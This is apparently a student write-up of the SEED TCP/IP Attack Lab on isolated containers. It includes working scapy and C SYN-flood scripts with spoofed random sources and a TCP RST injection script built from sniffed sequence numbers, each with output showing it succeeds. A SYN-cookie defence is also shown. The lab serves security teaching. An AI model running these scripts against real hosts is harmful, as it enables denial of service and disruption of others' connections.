TCP/IP Attack Lab

Setup

```
[12/04/21]seed@VM:~/Desktop$ dockps
9f4db1b1b80b  user1-10.9.0.6
1f1184a5442a  seed-attacker
9b0ee8fcd318  user2-10.9.0.7
e13bb40b90fa  victim-10.9.0.5
```

In this snippet, we display all containers, including the victim and the attacker.

```
root@e13bb40b90fa:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

In this snippet, we see we disabled the victim's SYN cookies. This is needed for the attack to succeed.

Task 1.1

```
[12/04/21]seed@VM:~/Desktop$ cat synflood.py
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport = 23, flags = 'S')
pkt = ip/tcp
while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
        pkt[TCP].sport = getrandbits(16) # source port
        pkt[TCP].seq = getrandbits(32) # sequence number
        send(pkt, verbose = 0)
```

In this snippet, we complete the synflood.py program to carry out our attack.

```
root@e13bb40b90fa:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 127.0.0.11:46753        0.0.0.0:*
 LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
```

In this snippet, we see the victim's queue status before the attack.

```
[12/04/21]seed@VM:~/Desktop$ sudo python3 synflood.py
```

In this snippet, we execute the program.

```
root@e13bb40b90fa:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 127.0.0.11:46753        0.0.0.0:*
 LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 10.9.0.5:23             244.46.81.82:11965
 SYN_RECV
tcp        0      0 10.9.0.5:23             210.3.206.78:26194
 SYN_RECV
tcp        0      0 10.9.0.5:23             32.136.45.213:8627
 SYN_RECV
tcp        0      0 10.9.0.5:23             21.35.118.31:21773
 SYN_RECV
tcp        0      0 10.9.0.5:23             122.50.177.195:53075
 SYN_RECV
tcp        0      0 10.9.0.5:23             94.227.206.81:42381
 SYN_RECV
tcp        0      0 10.9.0.5:23             60.198.173.138:44154
 SYN_RECV
tcp        0      0 10.9.0.5:23             164.6.98.153:62662
 SYN_RECV
tcp        0      0 10.9.0.5:23             199.55.39.102:49008
 SYN_RECV
tcp        0      0 10.9.0.5:23             92.161.199.241:45203
 SYN_RECV
tcp        0      0 10.9.0.5:23             245.249.249.88:18061
 SYN_RECV
tcp        0      0 10.9.0.5:23             194.192.124.131:55810
 SYN_RECV
tcp        0      0 10.9.0.5:23             169.157.242.48:36223
 SYN_RECV
```

In this snippet, we see the victim's queue status after the attack. Note all the requests directed at the victim's address.

Task 1.2

```
[12/04/21]seed@VM:~/.../volumes$ cat synflood.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};


/* TCP Header */
struct tcpheader {
    u_short tcp_sport;               /* source port */
    u_short tcp_dport;               /* destination port */
    u_int   tcp_seq;                 /* sequence number */
    u_int   tcp_ack;                 /* acknowledgement number */
```

In this snippet, we see part of the synflood.c program provided to us.

```
root@e13bb40b90fa:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:42207        0.0.0.0:*
 LISTEN
```

In this snippet, we see the victim's queue status before the attack.

```
[12/04/21]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[12/04/21]seed@VM:~/.../volumes$ sudo ./synflood 10.9.0.5 23
```

In this snippet, we compile and execute the synflood.c program.

```
root@e13bb40b90fa:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:42207        0.0.0.0:*
 LISTEN
tcp        0      0 10.9.0.5:23             144.141.87.112:26185
 SYN_RECV
tcp        0      0 10.9.0.5:23             137.213.172.80:38960
 SYN_RECV
tcp        0      0 10.9.0.5:23             153.202.209.70:62524
 SYN_RECV
tcp        0      0 10.9.0.5:23             244.71.88.24:10818
 SYN_RECV
tcp        0      0 10.9.0.5:23             197.118.126.18:43191
 SYN_RECV
tcp        0      0 10.9.0.5:23             180.15.38.69:11403
 SYN_RECV
tcp        0      0 10.9.0.5:23             83.178.40.96:29649
 SYN_RECV
tcp        0      0 10.9.0.5:23             108.189.12.92:34328
 SYN_RECV
tcp        0      0 10.9.0.5:23             121.105.18.82:7936
 SYN_RECV
tcp        0      0 10.9.0.5:23             1.140.250.90:14659
 SYN_RECV
tcp        0      0 10.9.0.5:23             9.242.181.19:47134
 SYN_RECV
tcp        0      0 10.9.0.5:23             25.214.142.83:4903
 SYN_RECV
tcp        0      0 10.9.0.5:23             255.153.10.86:36883
 SYN_RECV
```

In this snippet, we see the victim's queue status after the attack. Note all the requests directed at the victim's address.

The difference between the C and Python attacks is that the requests come from different addresses. Nevertheless, this is expected, as both programs generate random IP addresses.

Task 1.3

```
root@e13bb40b90fa:/# netstat -tna | grep SYN_RECV | wc -l
128
```

In this snippet, we see the number of items in the victim's queue before reactivating the SYN cookies.

```
root@e13bb40b90fa:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

In this snippet, we reactivate the SYN cookies on the victim container.


```
root@e13bb40b90fa:/# netstat -tna | grep SYN_RECV | wc -l
62
```

In this snippet, we see the number of items in the victim's queue after reactivating the SYN cookies. We notice the queue is relieved from the attackers' requests.

Task 2


```
root@9f4db1b1b80b:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9b0ee8fcd318 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec  4 10:47:15 UTC 2021 on pts/1
```

In this snippet, user1 telnets user2.



No.	Time	Source	Destination	Protocol	Length
1366	2021-12-04 06:05:54.303744119	10.9.0.6	10.9.0.7	TCP	66
1367	2021-12-04 06:05:54.303800798	10.9.0.6	10.9.0.7	TELNET	90
1370	2021-12-04 06:05:54.306287195	10.9.0.6	10.9.0.7	TCP	66
1372	2021-12-04 06:05:54.306316766	10.9.0.6	10.9.0.7	TCP	66
1373	2021-12-04 06:05:54.306387251	10.9.0.6	10.9.0.7	TELNET	78
1376	2021-12-04 06:05:54.306511522	10.9.0.6	10.9.0.7	TCP	66
1377	2021-12-04 06:05:54.306606115	10.9.0.6	10.9.0.7	TELNET	100
1380	2021-12-04 06:05:54.306835279	10.9.0.6	10.9.0.7	TCP	66
1381	2021-12-04 06:05:54.306908661	10.9.0.6	10.9.0.7	TELNET	69
1384	2021-12-04 06:05:54.307074012	10.9.0.6	10.9.0.7	TCP	66
1386	2021-12-04 06:05:54.307098716	10.9.0.6	10.9.0.7	TCP	66
1387	2021-12-04 06:05:54.307157781	10.9.0.6	10.9.0.7	TELNET	69
1390	2021-12-04 06:05:54.310303012	10.9.0.6	10.9.0.7	TCP	66
1539	2021-12-04 06:05:56.517877596	10.9.0.6	10.9.0.7	TELNET	67
1542	2021-12-04 06:05:56.518008855	10.9.0.6	10.9.0.7	TCP	66
1562	2021-12-04 06:05:56.836251729	10.9.0.6	10.9.0.7	TELNET	67
1565	2021-12-04 06:05:56.836530582	10.9.0.6	10.9.0.7	TCP	66

In this snippet, we explore the connection between user1 and user2 on Wireshark.



ation	Protocol	Length	Info
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752655 Ack=2048170998 Win=64256 Len=…
9.7	TELNET	90	Telnet Data ...
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752679 Ack=2048171010 Win=64256 Len=…
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752679 Ack=2048171025 Win=64256 Len=…
9.7	TELNET	78	Telnet Data ...
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752691 Ack=2048171043 Win=64256 Len=…
9.7	TELNET	100	Telnet Data ...
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752725 Ack=2048171046 Win=64256 Len=…
9.7	TELNET	69	Telnet Data ...
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752728 Ack=2048171049 Win=64256 Len=…
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752728 Ack=2048171069 Win=64256 Len=…
9.7	TELNET	69	Telnet Data ...
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752731 Ack=2048171089 Win=64256 Len=…
9.7	TELNET	67	Telnet Data ...
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752732 Ack=2048171090 Win=64256 Len=…
9.7	TELNET	67	Telnet Data ...
9.7	TCP	66	57064 → 23 [ACK] Seq=2686752733 Ack=2048171093 Win=64256 Len=…

In this snippet, we extract the connection's information we need to complete our TCP RST Attack program, such as the delivery and destination ports, the Seq, and the Ack.

```
[12/04/21]seed@VM:~/Desktop$ cat TCP_RST.py
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=57064, dport=23, flags="R", seq=2686752655, ack=204
8170998)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

In this snippet, we can see the TCP_RST attack program we built from the provided skeleton.

```
[12/04/21]seed@VM:~/Desktop$ sudo python3 TCP_RST.py
version    : BitField  (4 bits)                  = 4
(4)
ihl        : BitField  (4 bits)                  = None
(None)
tos        : XByteField                          = 0
(0)
len        : ShortField                          = None
(None)
id         : ShortField                          = 1
(1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>
(<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0
(0)
ttl        : ByteField                           = 64
(64)
proto      : ByteEnumField                       = 6
(0)
chksum     : XShortField                         = None
(None)
src        : SourceIPField                       = '10.9.0.6'
(None)
dst        : DestIPField                         = '10.9.0.7'
(None)
options    : PacketListField                     = []
([])
```

In this snippet, we execute our TCP_RST program.

```
To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec  6 13:36:04 UTC 2021 from user1-10.9.0.6.net-10
.9.0.0 on pts/1
seed@9b0ee8fcd318:~$ Connection closed by foreign host.
```

Finally, in this snippet we see the connection was terminated by our program, ran from our virtual machine.